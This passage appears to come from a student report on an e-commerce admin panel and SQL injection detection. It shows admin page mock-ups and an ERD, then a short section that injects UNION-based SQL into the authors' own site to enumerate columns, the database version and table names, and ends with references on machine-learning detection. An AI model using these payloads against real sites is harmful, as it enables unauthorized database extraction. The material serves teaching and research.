


Fig21: items page



9.The members shown in figure 22 contain all the members on the site, the date of registration, and a photo, and the admin can control it by modifying, deleting, or adding a member.









Manage Members						
#ID	Avatar	Username	Email	Full Name	Registered Date	Control
51		Abanoub Ragheb	abanoubragheb@gmail.com	Abanoub Ragheb Younan	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
50		anas mohammad	anas@gmail.com	Anas Mohammad	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
49		yusuf ali	Yusuf@gmail.com	Yusuf Ali	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
48		mohamed ahmed	Mohamed@gmail.com	Mohamed Ahmed	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
47		abduirahman ahmed	abdo@gmail.com	Abduirahman Ahmed	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
46		mustafa hamza	mustafa@gmail.com	Mustafa Hamza	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
45		ziad ahmed	ziad@gmail.com	Ziad Ahmed	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
44		amal ali	Amal@gmail.com	Amal Ali	2023-12-17	<a href="#">Edit</a> <a href="#">Delete</a>
<a href="#">+ New Member</a>						

fig22: Members page

10.The Comments shown in figure 23 display all the comments that the user writes on the items and can be controlled by deleting, adding, or modifying. It is also possible to allow the comment to appear to other users on the item.

Home

Categories

Items

Members

Comments

Abanoub ▾

Manage Comments

ID	Comment	Item Name	User Name	Added Date	Control
6	Best Headphones	30	53	2023-12-17	<div> <div>✔ Edit</div> <div>✖ Delete</div> <div>✓ Approve</div> </div>
5	This item is expensive	40	52	2023-12-17	<div> <div>✔ Edit</div> <div>✖ Delete</div> </div>
4	This item is excellent	23	52	2023-12-17	<div> <div>✔ Edit</div> <div>✖ Delete</div> </div>
3	amazing	22	1	2023-12-16	<div> <div>✔ Edit</div> <div>✖ Delete</div> </div>

Fig23:comment page

## 11.The ERD for the database




Fig24: erd

## 4.7 Attack the E-commerce website using SQLI

1. Now we will use the UNION statement to join two queries and discover the vulnerable columns.

id=-1'UNION SELECT 1,2,3 --

## Edit Item

Name	<input type="text" value="2"/>
Description	<input type="text" value="3"/>
Price	<input type="text" value="4"/>
Country	<input type="text" value="6"/>
Status	<input type="text" value="New"/>
Member	<input type="text" value="Abanoub"/>
Category	<input type="text" value="Mobile Phones"/>
Tags	<input type="text" value="11"/>

Fig25: Discover the vulnerable columns

## 2. `php?id=-1'UNION SELECT 1, version (), database () --`

This will provide the database we are currently using as well as the current version and the name of the database utilized at the backend

The screenshot shows a web application interface with a dark header bar containing navigation links: Home, Categories, Items, Members, Comments, and a user profile 'Abanoub'. The main content area is titled 'Edit Item'. It contains a form with the following fields: Name (text input with '10.4.32-MariaDB'), Description (text input with 'shop'), Price (text input with '4'), Country (text input with '6'), Status (dropdown menu with 'New' selected), Member (dropdown menu with 'Abanoub' selected), Category (dropdown menu with 'Mobile Phones' selected), and Tags (text input with '13'). A blue 'Save Item' button is located at the bottom of the form.

Fig26: Discovery the version of DB

**3. Union select group\_concat(table\_name) from information\_schema.tables where table\_schema=database() --**

We can use these vulnerable columns and can retrieve data from database:

This screenshot shows the same 'Edit Item' form as Fig26, but with the 'Price' field containing the result of a SQL injection attack: 'categories,comments,confirm-buy,items,users'. This indicates that the application is vulnerable to SQL injection, allowing the attacker to retrieve a list of table names from the database's information schema.

Fig27:Retreve data from database

## Reference

- [1] IMPERA, <https://www.imperva.com/learn/applicationsecurity/sqlinjection-sqli/>, 2020
- [2] AKAMI, <https://www.akamai.com/us/en/resources/prevent-sql-injectionattacks.jsp>
- [3] HACKMAGEDDON, <https://www.hackmageddon.com/2021/01/13/2020-cyber-attacks-statistics/>
- [4] Diallo, Abdoulaye Kindy & Pathan, Al-Sakib. (2012). A Detailed Survey on Various Aspects of SQL Injection in Web Applications: Vulnerabilities, Innovative Attacks, and Remedies. International Journal of Communication Networks and Information Security.5.
- [5] owasp.org. 2020. OWASP Top 10 Security Risks Vulnerabilities. Retrieved August 20, 2020, from <https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/>.
- [5] Ketema, A. Developing SQL Injection Prevention Model Using Deep Learning Technique. Ph.D. Thesis, St. Mary's University, London, UK, 2022.
- [6] Wimukthi, Y.H.R.; Kottegoda, H.; Andaraweera, D.; Palihena, P. A Comprehensive Review of Methods for SQL Injection Attack Detection and Prevention. 2022. Available online: [https://www.researchgate.net/publication/364935556\\_A\\_comprehensive\\_review\\_of\\_methods\\_for\\_SQL\\_injection\\_attack\\_detection\\_and\\_prevention](https://www.researchgate.net/publication/364935556_A_comprehensive_review_of_methods_for_SQL_injection_attack_detection_and_prevention) (accessed on 27 April 2023).
- [7] Chen, D.; Yan, Q.; Wu, C.; Zhao, J. "SQL Injection Attack Detection and Prevention Techniques Using Deep Learning". *J. Phys. Conf. Ser.* 2021, 1757, 012055.
- [8] P. R. McWhirter, K. Kifayat, Q. Shi, and B. Askwith, "SQL Injection Attack classification through the feature extraction of SQL query strings using a Gap-Weighted String Subsequence Kernel," *Journal of information security and applications*, vol. 40, pp. 199–216, 2018.

[9]<https://www.red-gate.com/simple-talk/development/data-science-development/introduction-to-artificial-intelligence/>

[10]<https://www.datacamp.com/blog/supervised-machine-learning>

[11]<https://www.analyticsvidhya.com/blog/2021/06/understanding-random-forest/>

[12]Hongcan Gao; Jingwen Zhu; Lei Liu; Jing Xu; Yanfeng Wu; Ao Liu:” Detecting SQL Injection Attacks Using Grammar Pattern Recognition and Access Behavior Mining”. 2019 IEEE International Conference on Energy Internet (ICEI), Nanjing, China, 27-31 May 2019.

[13] Zhang, K.; Dataset, A.T. A Machine Learning based Approach to Identify SQL Injection Vulnerabilities. In Proceedings of the 2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE), San Diego, CA, USA, 11–15 November 2019; pp. 2019–2021

[14]Maheli Ahmed, Mohammed Nasir Uddin:” Cyber Attack Detection Method Based on NLP and Ensemble Learning Approach”. 2020 23rd International Conference on Computer and Information Technology (ICCIT), 19-21 December 2020.

[15]Ding Chen,Qiseng Yan,Jun Zhao,Chunwang Wu: “SQL Injection Attack Detection and Prevention Techniques Using Deep Learning”. Journal of Physics Conference Series 1757(1):012055, January 2021.

[16]Z. Zhuo, T. Cai, X. Zhang, F. Lv:” Long short-term memory on abstract syntax tree for SQL injection detection”. IET Software, 12 March 2021.

[17]Wei Zhang,XXiaofeng Lijiaofeng Li,Minggang Shao,Yueqin Li:” Deep Neural Network-Based SQL Injection Detection Method”. Security and Communication Networks 2022(12):1-9, March 2022.

[18] <https://www.kaggle.com/code/sanshui123/sql-injection-detection-by-machine-learning/input>.

[19] Vishal Sharma ,Sachin Kumar:” Comparative Study of Machine Learning Algorithms for Prediction of SQL Injections”. Part of the Algorithms for Intelligent Systems book series (AIS),First Online: 28 April 2023.

[20] Vishal Sharma ,Sachin Kumar:” Multi-input MLP and LSTM-Based Neural Network Model for SQL Injection Detection”. Part of the Algorithms for Intelligent Systems book series (AIS),First Online: 28 April 2023.

[21]Maha Alghawazi,Daniyal Alghazzawi,Suaad Alarifi:” Deep Learning Architecture for Detecting SQL Injection Attacks Based on RNN Autoencoder Model”. Information Systems Department, Faculty of Computing and Information Technology, King Abdulaziz University, Jeddah 80200, Saudi Arabia, Submission received: 7 July 2023 / Revised: 23 July 2023 / Accepted: 24 July 2023 / Published: 26 July 2023.